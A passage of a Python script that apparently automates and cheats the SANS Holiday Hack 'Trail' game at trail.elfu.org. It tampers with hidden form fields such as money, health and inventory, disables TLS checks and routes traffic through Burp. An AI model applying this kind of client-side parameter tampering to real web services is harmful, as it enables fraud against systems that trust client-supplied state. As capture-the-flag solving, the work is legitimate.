parser.add_argument("--proxy", action="store_true", help="Use proxy - proxy host/port values are in the code")
parser.add_argument("--proxy_host", help="Set proxy host - set in conjunction with --proxy")
parser.add_argument("--proxy_port", help="Set proxy port - set in conjunction with --proxy")
parser.add_argument("--debug", action="store_true", help="Enable debugging output")
parser.add_argument("--invulnerability", action="store_true", help="!!!CHEAT CODES!!! - Activate Invulnerability")
parser.add_argument("--lightspeed", action="store_true", help="!!!CHEAT CODES!!! - Activate Lightspeed - only works in easy or medium mode")
parser.add_argument("--maxammo", action="store_true", help="!!!CHEAT CODES!!! - Activate Unlimited Ammo - only works in easy or medium mode")
parser.add_argument("--maxmeds", action="store_true", help="!!!CHEAT CODES!!! - Activate Unlimited Meds - only works in easy or medium mode")
parser.add_argument("--maxfood", action="store_true", help="!!!CHEAT CODES!!! - Activate Unlimited Food - only works in easy or medium mode")
parser.add_argument("--maxreindeer", action="store_true", help="!!!CHEAT CODES!!! - Activate Unlimited Reindeer - only works in easy or medium mode")
parser.add_argument("--maxrunners", action="store_true", help="!!!CHEAT CODES!!! - Activate Unlimited Runners - only works in easy or medium mode")
parser.add_argument("--maxmoney", action="store_true", help="!!!CHEAT CODES!!! - Activate Unlimited Money - only works in easy or medium mode")
parser.add_argument("--maxall", action="store_true", help="!!!CHEAT CODES!!! - Activate Unlimited ALL - only works in easy or medium mode")
args = parser.parse_args()

hhc_host           = "https://trail.elfu.org"
hhc_gameselect_url  = "https://trail.elfu.org/gameselect/"
hhc_store_url      = "https://trail.elfu.org/store/"
hhc_trail_url      = "https://trail.elfu.org/trail/"
max_distance       = 8000
river              = [ 'ferry', 'ford', 'caulk' ]
min_ferry_threshold = 150
pace_names         = [ 'Steady', 'Strenuous', 'Grueling' ]
difficulty_level   = [ 'Easy', 'Medium', 'Hard']

proxy_host = "127.0.0.1"
proxy_port = "8080"
if len(args.proxy_host) > 0:
        proxy_host = str(args.proxy_host)[0:15]
if len(args.proxy_port) > 0:
        proxy_port = str(args.proxy_port)[0:5]

playerid_arg      = str(args.playerid[0:25])
difficulty_arg    = re.sub("\W","",str(args.difficulty)[0:6].lower()).capitalize()
pace_arg          = int(re.sub("\D","",str(args.pace)))
extrareindeer_arg = int(re.sub("\D","",str(args.extrareindeer)))
extrarunners_arg  = int(re.sub("\D","",str(args.extrarunners)))
extrafood_arg     = int(re.sub("\D","",str(args.extrafood)))
extrameds_arg     = int(re.sub("\D","",str(args.extrameds)))
extraammo_arg     = int(re.sub("\D","",str(args.extraammo)))

player_id = playerid_arg
userser_name = playerid_arg

if pace_arg>=0 and pace_arg<=2:
        pace = str(pace_arg)
else:
        print ("\n*** ERROR: ["+str(pace_arg)+"] is not a valid pace setting - must be number between 0-2\n")
        sys.exit(1)

if extrareindeer_arg>=0 and extrareindeer_arg<=9:
        reindeerqty = str(extrareindeer_arg)
else:
        print ("\n*** ERROR: ["+str(extrareindeer_arg)+"] is not a valid extrareindeer setting - must be number between 0-9\n")
        sys.exit(1)

if extrarunners_arg>=0 and extrarunners_arg<=9:
        runnerqty = str(extrarunners_arg)
else:
        print ("\n*** ERROR: ["+str(extrarunners_arg)+"] is not a valid extrarunners setting - must be number between 0-9\n")
        sys.exit(1)

if extrafood_arg>=0 and extrafood_arg<=1000:
```

```
        foodqty = str(extrafood_arg)
else:
        print ("\n*** ERROR: ["+str(extrafood_arg)+"] is not a valid extrafood setting - must be number between 0-1000\n")
        sys.exit(1)

if extrameds_arg>=0 and extrameds_arg<=100:
        medsqty = str(extrameds_arg)
else:
        print ("\n*** ERROR: ["+str(extrameds_arg)+"] is not a valid extrameds setting - must be number between 0-100\n")
        sys.exit(1)

if extraammo_arg>=0 and extraammo_arg<=100:
        ammoqty = str(extraammo_arg)
else:
        print ("\n*** ERROR: ["+str(extraammo_arg)+"] is not a valid extraammo setting - must be number between 0-100\n")
        sys.exit(1)

if difficulty_arg == "Hard" and args.lightspeed:
        print ("\n*** ERROR: You cannot use lightspeed cheat code with 'hard' difficulty\n")
        parser.print_help()
        sys.exit(1)

if difficulty_arg == "Hard" and args.maxall:
        print ("\n*** ERROR: You cannot use maxall cheat code with 'hard' difficulty\n")
        parser.print_help()
        sys.exit(1)

if args.maxall:
        args.maxammo = args.maxfood = args.maxmeds = args.maxmoney = args.maxreindeer = args.maxrunners = True

if difficulty_arg == "Hard" and args.maxammo:
        print ("\n*** ERROR: You cannot use maxammo cheat code with 'hard' difficulty\n")
        parser.print_help()
        sys.exit(1)

if difficulty_arg == "Hard" and args.maxmeds:
        print ("\n*** ERROR: You cannot use maxmeds cheat code with 'hard' difficulty\n")
        parser.print_help()
        sys.exit(1)

if difficulty_arg == "Hard" and args.maxfood:
        print ("\n*** ERROR: You cannot use maxfood cheat code with 'hard' difficulty\n")
        parser.print_help()
        sys.exit(1)

if difficulty_arg == "Hard" and args.maxreindeer:
        print ("\n*** ERROR: You cannot use maxreindeer cheat code with 'hard' difficulty\n")
        parser.print_help()
        sys.exit(1)

if difficulty_arg == "Hard" and args.maxrunners:
        print ("\n*** ERROR: You cannot use maxrunners cheat code with 'hard' difficulty\n")
        parser.print_help()
        sys.exit(1)

if difficulty_arg == "Hard" and args.maxmoney:
        print ("\n*** ERROR: You cannot use maxmoney cheat code with 'hard' difficulty\n")
        parser.print_help()
        sys.exit(1)

# =====================================================================
# Proxy support - great for Burp!
# =====================================================================
if args.proxy:
        proxies = {
         "http":  "http://"+proxy_host+":"+proxy_port,
         "https": "http://"+proxy_host+":"+proxy_port
        }
else:
        proxies = {}

# =====================================================================
# Explicitly set all our headers for each page
# =====================================================================
gameselect_headers = {
        'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0',
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Upgrade-Insecure-Requests': '1'
}

store_headers = {
        'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0',
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Origin': hhc_host,
        'Referer': hhc_gameselect_url,
        'Upgrade-Insecure-Requests': '1'
}

trail_headers = {
        'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefox/71.0',
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Origin': hhc_host,
        'Referer': hhc_store_url,
        'Upgrade-Insecure-Requests': '1'
}
```

```
# ====================================================================
# Setup defaults which are dependent on difficultly level
# ====================================================================
if difficulty_arg == "Easy":
          difficulty  = "0"
          money       = "5000"
          distance    = "0"
          curmonth    = "7"
          curday      = "1"
          reindeer    = "2"
          runners     = "2"
          ammo        = "100"
          meds        = "20"
          food        = "400"
elif difficulty_arg == "Medium":
          difficulty  = "1"
          money       = "3000"
          distance    = "0"
          curmonth    = "8"
          curday      = "1"
          reindeer    = "2"
          runners     = "2"
          ammo        = "50"
          meds        = "10"
          food        = "200"
elif difficulty_arg == "Hard":
          difficulty  = "2"
          money       = "1500"
          distance    = "0"
          curmonth    = "9"
          curday      = "1"
          reindeer    = "2"
          runners     = "2"
          ammo        = "10"
          meds        = "2"
          food        = "100"
else:
          print ("\n*** ERROR: ["+difficulty_arg+"] is not a valid difficulty setting\n")
          parser.print_help()
          sys.exit(1)

# ====================================================================
# Setup other defaults - same for all difficulty levels
# ====================================================================
reindeerprice = "500"
runnerprice   = "200"
foodprice     = "5"
medsprice     = "50"
ammoprice     = "20"
submit        = "Buy"
action        = "go"
name0         = "Ruth"
health0       = "100"
cond0         = "0"
cause0        = ""
deathday0     = "0"
deathmonth0   = "0"
name1         = "Mildred"
health1       = "100"
cond1         = "0"
cause1        = ""
deathday1     = "0"
deathmonth1   = "0"
name2         = "Mathias"
health2       = "100"
cond2         = "0"
cause2        = ""
deathday2     = "0"
deathmonth2   = "0"
name3         = "John"
health3       = "100"
cond3         = "0"
cause3        = ""
deathday3     = "0"
deathmonth3   = "0"
hash          = "HASH"

# ====================================================================
# Finances Check
# ====================================================================
reindeercost = str(int(reindeerqty) * int(reindeerprice))
if int(reindeercost) <= int(money):
          money = str(int(money) - (int(reindeerqty) * int(reindeerprice)))
else:
          print ("\n*** ERROR: ["+str(reindeerqty)+"] extra reindeer at price ["+str(reindeerprice)+"] is ["+str(reindeercost)+"] which exceeds
["+str(money)+"] money remaining\n")
          sys.exit(1)

runnercost = str(int(runnerqty) * int(runnerprice))
if int(runnercost) <= int(money):
          money = str(int(money) - (int(runnerqty) * int(runnerprice)))
else:
          print ("\n*** ERROR: ["+str(runnerqty)+"] extra runners at price ["+str(runnerprice)+"] is ["+str(runnercost)+"] which exceeds
["+str(money)+"] money remaining\n")
          sys.exit(1)

foodcost = str(int(foodqty) * int(foodprice))
if int(foodcost) <= int(money):
          money = str(int(money) - (int(foodqty) * int(foodprice)))
else:
          print ("\n*** ERROR: ["+str(foodqty)+"] extra food at price ["+str(foodprice)+"] is ["+str(foodcost)+"] which exceeds ["+str(money)+"]
money remaining\n")
          sys.exit(1)

medscost = str(int(medsqty) * int(medsprice))
```

```
if int(medscost) <= int(money):
          money = str(int(money) - (int(medsqty) * int(medsprice)))
else:
          print ("\n*** ERROR: ["+str(medsqty)+"] extra meds at price ["+str(medsprice)+"] is ["+str(medscost)+"] which exceeds ["+str(money)+"]
money remaining\n")
          sys.exit(1)

ammocost = str(int(ammoqty) * int(ammoprice))
if int(ammocost) <= int(money):
          money = str(int(money) - (int(ammoqty) * int(ammoprice)))
else:
          print ("\n*** ERROR: ["+str(ammoqty)+"] extra ammo at price ["+str(ammoprice)+"] is ["+str(ammocost)+"] which exceeds ["+str(money)+"]
money remaining\n")
          sys.exit(1)

# ================================================================
# httpGet
# ================================================================
def httpGet (url,p,h):
          try:
                    r = requests.get(url,
                                        proxies=proxies,
                                        headers=h,
                                        params=p,
                                        verify=False
                    )
          except Exception as e:
                    print ("ERROR: HTTP Error Occurred: ["+str(e)+"]")
                    sys.exit(1)
          return r

# ================================================================
# httpPost
# ================================================================
def httpPost (url,cookie,d,h):
          try:
                    r = requests.post(url,
                                        proxies=proxies,
                                        headers=h,
                                        cookies=cookie,
                                        data=d,
                                        verify=False
                    )
          except Exception as e:
                    print ("ERROR: HTTP Error Occurred: ["+str(e)+"]")
                    sys.exit(1)
          return r

# ================================================================
# Extract Party Progress from HTTP Response
# ================================================================
def get_party_progress(t):

          # Start with progress object. No good end sentinel, so jumping 400 characters
          start_sentinel  = '<table id="progress">'
          end_sentinel    = ''

          i1 = t.find(start_sentinel)+len(start_sentinel)
          i2 = i1+400
          status_section = t[i1:i2]

          status_section = status_section.replace('<b>',"")
          status_section = status_section.replace('</b>',"|")
          status_section = status_section.replace('<tr>',"")
          status_section = status_section.replace('</tr>',"|")
          status_section = status_section.replace('<td>',"|")  # Missing close tag is forcing this asymmetry
          status_section = status_section.replace('</td>',"|")
          status_section = status_section.replace('<option>',"")
          status_section = status_section.replace('</option>',"|")
          status_section = status_section.replace('<select>',"")
          status_section = status_section.replace('</select>',"|")

          status_section = re.sub(r'\s+',' ',status_section)
          status_section = re.sub(r'\|\s+','|',status_section)
          status_section = re.sub(r'\s+\|','|',status_section)
          status_section = re.sub(r'\|+','|',status_section)

          status_section = re.sub('<select name="pace" class="pace">','', status_section)
          status_section = re.sub('</table> <!-- <table id="displayWindow" class="noborder">','', status_section)
          status_section = re.sub('<option value="0">Steady','', status_section)
          status_section = re.sub('<option value="1">Strenuous','', status_section)
          status_section = re.sub('<option value="2">Grueling','', status_section)
          status_section = re.sub(r'<option value="." selected>','', status_section)

          status_section = status_section.strip()
          status_section = re.sub(r'^\|+','',status_section)
          status_section = re.sub(r'\|+$','',status_section)

          if args.debug:
                    print ("Status Section: ["+status_section+"]")

          return status_section

# ================================================================
# Extract Status Container from HTTP Response
# ================================================================
def get_status_container(t):

          # Get statusContainer object
          start_sentinel  = '<div id="statusContainer">'
          end_sentinel    = '<footer id="footer"></footer>'

          i1 = t.find(start_sentinel)+len(start_sentinel)
          i2 = t.find(end_sentinel)
          status_container = t[i1:i2]
```

```
        status_container = status_container.replace('<div>',"")
        status_container = status_container.replace('</div>',"|")
        status_container = status_container.replace('<form>',"")
        status_container = status_container.replace('</form>',"|")
        status_container = status_container.replace('<br>',"")
        status_container = status_container.replace('</br>',"|")

        status_container = status_container.replace('    <input type="hidden" name="','')
        status_container = re.sub('" class=".*" value="','|',status_container)
        status_container = re.sub('">','|',status_container)

        status_container = status_container.replace("\n","")

        status_container = status_container.strip()
        status_container = re.sub(r'^\|+','',status_container)
        status_container = re.sub(r'\|+$','',status_container)

        # Fix rare bug where server decremented reindeer value to negative number - reset negative to 0
        status_container = re.sub(r'reindeer\|-\d+\|','reindeer|0|',status_container)
        status_container = re.sub(r'runners\|-\d+\|','runners|0|',status_container)

        if args.debug:
                print ("Status Container: ["+status_container+"]")

        return status_container

# =================================================================
# Extract Status Messages from HTTP Response
# =================================================================
def get_status_messages(t):

        # Start with inventory table object
        start_sentinel  = '<table id="inventory"'
        end_sentinel    = '<footer id="footer"></footer>'

        i1 = t.find(start_sentinel)+len(start_sentinel)
        i2 = t.find(end_sentinel)
        status_messages = t[i1:i2]

        # No need to parse inventory table since this data is already obtained from the statusContainer, so skipping below it
        start_sentinel  = '</td></tr></table>'
        i1 = status_messages.find(start_sentinel)+len(start_sentinel)
        status_messages = status_messages[i1:]

        status_messages = status_messages.replace('<b>',"")
        status_messages = status_messages.replace('</b>',"|")
        status_messages = status_messages.replace('<br>',"")
        status_messages = status_messages.replace('</br>',"|")
        status_messages = status_messages.replace('<p>',"")
        status_messages = status_messages.replace('</p>',"|")
        status_messages = status_messages.replace('<div>',"")
        status_messages = status_messages.replace('</div>',"|")

        status_messages = status_messages.replace('(The overall distance remaining is shown in the top-left.)',' ')

        if args.invulnerability:
                status_messages = status_messages.replace('You have no food. Your party is starving.',' ')

        status_messages = re.sub(r'\s+',' ',status_messages)
        status_messages = re.sub(r'\|\s+','|',status_messages)
        status_messages = re.sub(r'\s+\|','|',status_messages)
        status_messages = re.sub(r'\|+','|',status_messages)

        status_messages = status_messages.strip()
        status_messages = re.sub(r'^\|+','',status_messages)
        status_messages = re.sub(r'\|+$','',status_messages)

        if args.debug:
                print ("Status Messages: ["+status_messages+"]")

        return status_messages

# =================================================================
# Extract Trade Offer Details from HTTP Response
# =================================================================
def get_trade_offer(t):

        # Start with inventory table object
        start_sentinel  = 'If you accept the trade, click Trade.  Anything else will cancel.'
        end_sentinel    = ''

        i1 = t.find(start_sentinel)+len(start_sentinel)
        i2 = i1+300
        trade_offer = t[i1:i2]

        trade_offer = re.sub(r'\s+',' ',trade_offer)
        trade_offer = trade_offer.replace('<br>',"")
        trade_offer = trade_offer.replace('</br>',"|")

        trade_offer = trade_offer.replace('<input type="hidden" name="','|')
        trade_offer = trade_offer.replace('" value=', '|')
        trade_offer = trade_offer.replace('> |', '|')
        trade_offer = re.sub(r'>.*','',trade_offer)

        trade_offer = trade_offer.strip()
        trade_offer = re.sub(r'^\|+','',trade_offer)
        trade_offer = re.sub(r'\|+$','',trade_offer)

        return trade_offer

# =================================================================
# Extract JOURNEY END Data from Victory Page
# =================================================================
def get_journeyend_data(t):
```

```
        # Start with the page container object
        start_sentinel = '<div id="page-container"><p>'
        end_sentinel   = '<footer id="footer"></footer>'

        i1 = t.find(start_sentinel)+len(start_sentinel)
        i2 = t.find(end_sentinel)

        journeyend_section = t[i1:i2]
        journeyend_section = journeyend_section.replace("\n","")
        journeyend_section = journeyend_section.replace('<p>',"")
        journeyend_section = journeyend_section.replace('</p>',"|")
        journeyend_section = journeyend_section.replace('<li>',"")
        journeyend_section = journeyend_section.replace('</li>',"|")
        journeyend_section = journeyend_section.replace('<ul>',"")
        journeyend_section = journeyend_section.replace('</ul>',"|")
        journeyend_section = journeyend_section.replace('<font color="#038ea5">',"|")
        journeyend_section = journeyend_section.replace('<font color="#9ea022">',"|")
        journeyend_section = journeyend_section.replace('<b>',"")
        journeyend_section = journeyend_section.replace('</b>',"|")
        journeyend_section = journeyend_section.replace('<script>',"")
        journeyend_section = journeyend_section.replace('</script>',"|")
        journeyend_section = journeyend_section.replace('<a>',"")
        journeyend_section = journeyend_section.replace('</a>',"|")
        journeyend_section = journeyend_section.replace('<div>',"")
        journeyend_section = journeyend_section.replace('</div>',"|")
        journeyend_section = journeyend_section.replace('<br>',"")
        journeyend_section = journeyend_section.replace('</br>',"|")
        journeyend_section = journeyend_section.replace('<font>',"")
        journeyend_section = journeyend_section.replace('</font>',"")

        journeyend_section = journeyend_section.replace('<script src="/conduit.js">',"")
        journeyend_section = journeyend_section.replace('<img src="art/pieces/header.png" alt="header">',"")
        journeyend_section = journeyend_section.replace('<ul style=\'list-style-type: none; padding: 0px; text-align: left;\'>',"")
        journeyend_section = journeyend_section.replace('<a href=\'/\'>',"")
        journeyend_section = journeyend_section.replace('Start over?',"")

        journeyend_section = re.sub(r'\s+',' ',journeyend_section)
        journeyend_section = re.sub(r'\|\s+','|',journeyend_section)
        journeyend_section = re.sub(r'\s+\|','|',journeyend_section)
        journeyend_section = re.sub(r'\|+','|',journeyend_section)

        journeyend_section = journeyend_section[:-1].strip()

        return journeyend_section

# ====================================================================
# Print Status
# ====================================================================
def print_status(sc,sm,a,p,tf):

        if a == "trade": a = a+"="+tf

        difficulty_stat = difficulty_level[int(sc[1])]
        action_stat                 = a.upper().rjust(14)
        pace_stat           = p.upper().rjust(8)
        remaining_stat      = "Dist/Left:"+str('{:04}'.format(int(sc[5])))+"/"+str('{:04}'.format(max_distance-int(sc[5])))
        gamedate_stat       = "Date:"+str('{:02}'.format(int(sc[7])))+"/"+str('{:02}'.format(int(str(sc[9]))))
        money_stat                  = "Money:"+str('{:04}'.format(int(sc[3])))
        reindeer_stat       = "Reindr:"+str('{:02}'.format(int(sc[59])))
        runners_stat        = "Runrs:"+str('{:02}'.format(int(sc[61])))
        ammo_stat           = "Ammo:"+str('{:03}'.format(int(sc[63])))
        meds_stat           = "Meds:"+str('{:03}'.format(int(sc[65])))
        food_stat           = "Food:"+str('{:03}'.format(int(sc[67])))
        health_stat                 = "Heath:"+str('{:03}'.format(int(sc[13])))+"/"+str('{:03}'.format(int(sc[25])))+"/"+\
                                                str('{:03}'.format(int(sc[37])))+"/"+str('{:03}'.format(int(sc[49])))

        print ("STATUS - ["+action_stat+"] ["+difficulty_stat+"] ["+pace_stat+"] ["+remaining_stat+"] ["+gamedate_stat+"] ["+
                    money_stat+"] ["+reindeer_stat+"] ["+runners_stat+"] ["+ammo_stat+"] ["+meds_stat+"] ["+food_stat+"] ["+health_stat+"]")

        if len(sm) == 0:
                  sm = "No Updates"
        print ("\t ["+sm+"]\n")

# ====================================================================
# Attempt very simple decision logic to help our friends on the trail
# This is life favoring logic
# ====================================================================
def next_action_logic(sc,a,p):

        difficulty_stat = str(sc[1])
        distance_stat   = str(sc[5])
        curmonth_stat   = str(sc[7])
        ammo_stat       = str(sc[63])
        meds_stat       = str(sc[65])
        food_stat       = str(sc[67])
        reindeer_stat   = str(sc[59])
        runners_stat    = str(sc[61])
        health0_stat    = str(sc[13])
        health0_cond    = str(sc[15])
        health1_stat    = str(sc[25])
        health1_cond    = str(sc[27])
        health2_stat    = str(sc[37])
        health2_cond    = str(sc[39])
        health3_stat    = str(sc[49])
        health3_cond    = str(sc[51])

        health_average = 0
        party_members  = 4
        home_stretch   = 7500

        if int(health0_cond)<0: party_members = party_members-1
        if int(health1_cond)<0: party_members = party_members-1
        if int(health2_cond)<0: party_members = party_members-1
        if int(health3_cond)<0: party_members = party_members-1
```

```
        if party_members>0:
                health_average = round((int(health0_stat)+int(health1_stat)+int(health2_stat)+int(health3_stat))/party_members)

        health_stat_set = [ int(health0_stat), int(health1_stat), int(health2_stat), int(health3_stat),]
        health_median = statistics.median(health_stat_set)

        new_action   = a
        new_pace     = p

        urgent_resources    = 10
        critical_health     = 30
        moderate_health     = 50
        urgent_health       = 15
        new_tradefor            = ""

        important_resources1 = ['Food','Ammo']
        important_resources2 = ['Food','Meds']

        if int(runners_stat) < 2:
                new_action = "trade"
                new_tradefor = "Runners"
        elif int(reindeer_stat) < 1:
                new_action = "trade"
                new_tradefor = "Reindeer"
        else:
                if int(food_stat) < urgent_resources: #and health_average < critical_health:
                        if int(ammo_stat) > 0:
                                new_action = "hunt"
                        else:
                                if health_average < urgent_health:
                                        if difficulty_stat == 2 and distance_stat <= home_stretch:  # If on hard and almost there, just go
                                                new_action = "go"
                                        else:
                                                new_action = "trade"
                                                #Randomly choose in this case between Food or Ammo as next trade
                                                toss_up = random.randint(0,1)
                                                new_tradefor = important_resources1[toss_up]

                if not new_action == "hunt":
                        if (
                                (int(health0_stat)<urgent_health and int(health0_cond)>=0) or
                                (int(health1_stat)<urgent_health and int(health1_cond)>=0) or
                                (int(health2_stat)<urgent_health and int(health2_cond)>=0) or
                                (int(health3_stat)<urgent_health and int(health3_cond)>=0)
                        ):
                                if int(meds_stat) > 0:
                                        new_action = "meds"
                                else:
                                        if difficulty_stat == 2 and distance_stat <= home_stretch:  # If on hard and almost there, just go
                                                new_action = "go"
                                        else:
                                                new_action = "trade"
                                                # Randomly choose in this case between Food or Meds as next trade
                                                toss_up = random.randint(0,1)
                                                new_tradefor = important_resources2[toss_up]

        # Downgrade Pace if Health urgent
        if int(food_stat) == 0 and health_average < urgent_health:
                if int(new_pace) == 2:
                        new_pace = "1"
                elif int(new_pace) == 1:
                        new_pace = "0"

        # Upgrade Pace if Health improved
        if health_average >= moderate_health:
                if int(new_pace) == 0:
                        new_pace = "1"
                elif int(new_pace) == 1:
                        new_pace = "2"

        return new_action, new_pace, new_tradefor

# ================================================================
# Analyze Trade Offer
# ================================================================
def trade_offer_logic(o,sc):

        decision = False

        offer_itemQty       = o[1]
        offer_tradeFor      = o[3]
        offer_reqQty        = o[5]
        offer_itemRequested = o[7]

        min_runners     = 2
        min_reindeer    = 2
        acceptable_loss = 0.5

        if args.debug:
                print ("ANALYSIS: ["+offer_itemQty+"] ["+offer_tradeFor+"] ["+offer_reqQty+"] ["+offer_itemRequested+"]")

        if offer_tradeFor == "Runners":
                acceptable_loss = 1
                min_reindeer    = 1

        if offer_itemRequested == "Money":
                if int(offer_reqQty) <= int(sc[3]):
                        decision = True
                        if args.debug:
                                print("TRADING: Will Trade for Money!")
        elif offer_itemRequested == "Ammo":
                if int(offer_reqQty) <= int(int(sc[63]) * acceptable_loss):
                        decision = True
                        if args.debug:
                                print("TRADING: Will Trade for Ammo!")
```

```
        elif offer_itemRequested == "Meds":
                if int(offer_reqQty) <= int(int(sc[65]) * acceptable_loss):
                        decision = True
                        if args.debug:
                                print ("TRADING: Will Trade for Meds!")
        elif offer_itemRequested == "Food":
                if int(offer_reqQty) <= int(int(sc[67]) * acceptable_loss):
                        decision = True
                        if args.debug:
                                print ("TRADING: Will Trade for Food!")
        elif offer_itemRequested == "Reindeer":
                if int(offer_reqQty) < int(sc[59]) and int(sc[59]) > min_reindeer:
                        decision = True
                        if args.debug:
                                print ("TRADING: Will Trade for Reindeer!")
        elif offer_itemRequested == "Runners":
                if int(offer_reqQty) < int(sc[61]) and int(sc[61]) > min_runners:
                        decision = True
                        if args.debug:
                                print ("TRADING: Will Trade for Runners!")

        return decision

# =====================================================================
# =====================================================================
# ### MAIN
# =====================================================================
# =====================================================================

# Display user input game options
print ("\nGAME OPTIONS: Difficulty:["+difficulty_arg+"] - Pace:["+pace_names[pace_arg]+"] - ExtraReindeer:["+reindeerqty+"] -
ExtraRunners:["+runnerqty+"] - ExtraFood:["+foodqty+"] - Extrameds:["+medsqty+"] - Extaammo:["+ammoqty+"]")

cheat_codes_active = ""
if args.lightspeed:
        cheat_codes_active = cheat_codes_active + "lightspeed "
if args.maxammo:
        cheat_codes_active = cheat_codes_active + "maxammo "
if args.maxmeds:
        cheat_codes_active = cheat_codes_active + "maxmeds "
if args.maxfood:
        cheat_codes_active = cheat_codes_active + "maxfood "
if args.maxreindeer:
        cheat_codes_active = cheat_codes_active + "maxreindeer "
if args.maxrunners:
        cheat_codes_active = cheat_codes_active + "maxrunners "
if args.maxmoney:
        cheat_codes_active = cheat_codes_active + "maxmoney "
if args.invulnerability:
        cheat_codes_active = cheat_codes_active + "invulnerability "

cheat_codes_active = cheat_codes_active.strip()

if cheat_codes_active == "":
        cheat_codes_active = "none"

print ("             !!!! CHEAT CODES ACTIVE: ["+cheat_codes_active+"]")
print ("")

#-----------------------------------
# GET gameselect URL
#-----------------------------------
get_params = {
        'playerid': player_id,
        'username': userser_name
}
get_response = httpGet(hhc_gameselect_url,get_params,gameselect_headers)
returned_cookie = get_response.cookies['trail-mix-cookie']

#-----------------------------------
# POST to store URL
#-----------------------------------
store_data_init = {
                    'difficulty': difficulty_arg,
                    'playerid': player_id,
                    'username': userser_name
}

cookie_data = {
       'trail-mix-cookie': returned_cookie
}
post_response = httpPost(hhc_store_url,cookie_data,store_data_init,store_headers)
returned_cookie = post_response.cookies['trail-mix-cookie']

status_container = get_status_container(post_response.text).split('|')
money       = str(status_container[3])
distance    = str(status_container[5])
curmonth    = str(status_container[7])
curday      = str(status_container[9])
name0       = str(status_container[11])
name1       = str(status_container[23])
name2       = str(status_container[35])
name3       = str(status_container[47])
reindeer    = str(status_container[59])
runners     = str(status_container[61])
ammo        = str(status_container[63])
meds        = str(status_container[65])
food        = str(status_container[67])
hash        = str(status_container[69])

if not args.invulnerability:
        health0     = str(status_container[13])
        cond0       = str(status_container[15])
        cause0      = str(status_container[17])
        deathday0   = str(status_container[19])
```

```
        deathmonth0 = str(status_container[21])
        health1     = str(status_container[25])
        cond1       = str(status_container[27])
        cause1      = str(status_container[29])
        deathday1   = str(status_container[31])
        deathmonth1 = str(status_container[33])
        health2     = str(status_container[37])
        cond2       = str(status_container[39])
        cause2      = str(status_container[41])
        deathday2   = str(status_container[43])
        deathmonth2 = str(status_container[45])
        health3     = str(status_container[49])
        cond3       = str(status_container[51])
        cause3      = str(status_container[53])
        deathday3   = str(status_container[55])
        deathmonth3 = str(status_container[57])

if args.debug:
        print ("============================================================")
        print (post_response.headers)
        print ("============================================================")
        print (post_response.content)
        print ("============================================================")
        print ("Cookied Returned: "+returned_cookie)

store_post_pending = True

#-----------------------------------
# POST to trail recurring URL
#-----------------------------------
journey_end = False
while not journey_end:

        trail_list  =       [
                "playerid="+player_id,
                "difficulty="+difficulty,
                "money="+money,
                "distance="+distance,
                "curmonth="+curmonth,
                "curday="+curday,
                "name0="+name0,
                "health0="+health0,
                "cond0="+cond0,
                "cause0="+cause0,
                "deathday0="+deathday0,
                "deathmonth0="+deathmonth0,
                "name1="+name1,
                "health1="+health1,
                "cond1="+cond1,
                "cause1="+cause1,
                "deathday1="+deathday1,
                "deathmonth1="+deathmonth1,
                "name2="+name2,
                "health2="+health2,
                "cond2="+cond2,
                "cause2="+cause2,
                "deathday2="+deathday2,
                "deathmonth2="+deathmonth2,
                "name3="+name3,
                "health3="+health3,
                "cond3="+cond3,
                "cause3="+cause3,
                "deathday3="+deathday3,
                "deathmonth3="+deathmonth3,
                "reindeer="+reindeer,
                "runners="+runners,
                "ammo="+ammo,
                "meds="+meds,
                "food="+food,
                "hash="+hash
                ]

        # -----------------------------------
        # Set additional POST variables
        # -----------------------------------
        if store_post_pending:
                trail_list.insert(0,"reindeerqty="+reindeerqty)
                trail_list.insert(1,"runnerqty="+runnerqty)
                trail_list.insert(2,"foodqty="+foodqty)
                trail_list.insert(3,"medsqty="+medsqty)
                trail_list.insert(4,"ammoqty="+ammoqty)
                trail_list.insert(5,"submit="+submit)
                store_post_pending = False
        else:
                if action == "trade":
                        if len(trade_offer) > 0:
                                make_trade = trade_offer_logic(trade_offer,status_container)
                                if not make_trade:
                                        action = "trade"
                                        trail_list.insert(1, "tradeFor=" + tradeFor)
                                else:
                                        trail_list.insert(1, trade_offer[0]+"="+trade_offer[1])
                                        trail_list.insert(2, trade_offer[2]+"="+trade_offer[3])
                                        trail_list.insert(3, trade_offer[4]+"="+trade_offer[5])
                                        trail_list.insert(4, trade_offer[6]+"="+trade_offer[7])
                        else:
                                trail_list.insert(1, "tradeFor=" + tradeFor)
                trail_list.insert(0,"pace=" + pace)
                trail_list.insert(2,"action=" + action)

        trail_data = ""
        for i in range (0,len(trail_list)):
                trail_data = trail_data + trail_list[i]+"&"
        trail_data = trail_data[:-1]
```

```
        cookie_data = {
                'trail-mix-cookie': returned_cookie
        }
        post_response = httpPost(hhc_trail_url,cookie_data,trail_data,trail_headers)

        if post_response.text.find('502 Bad Gateway')>0:
                print ("ERROR: HTTP 502 Bad Gateway")
                sys.exit(1)

        if post_response.text.find('Your party has succeeded!')>0:
                journey_end = True
                journeyend_data = get_journeyend_data(post_response.text)
                print ("\n++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++")
                print ("++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++")
                print ("++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++")
                print ("++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++")
                print ("!!! VICTORY !!!: ["+journeyend_data+"]")
                print ("++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++")
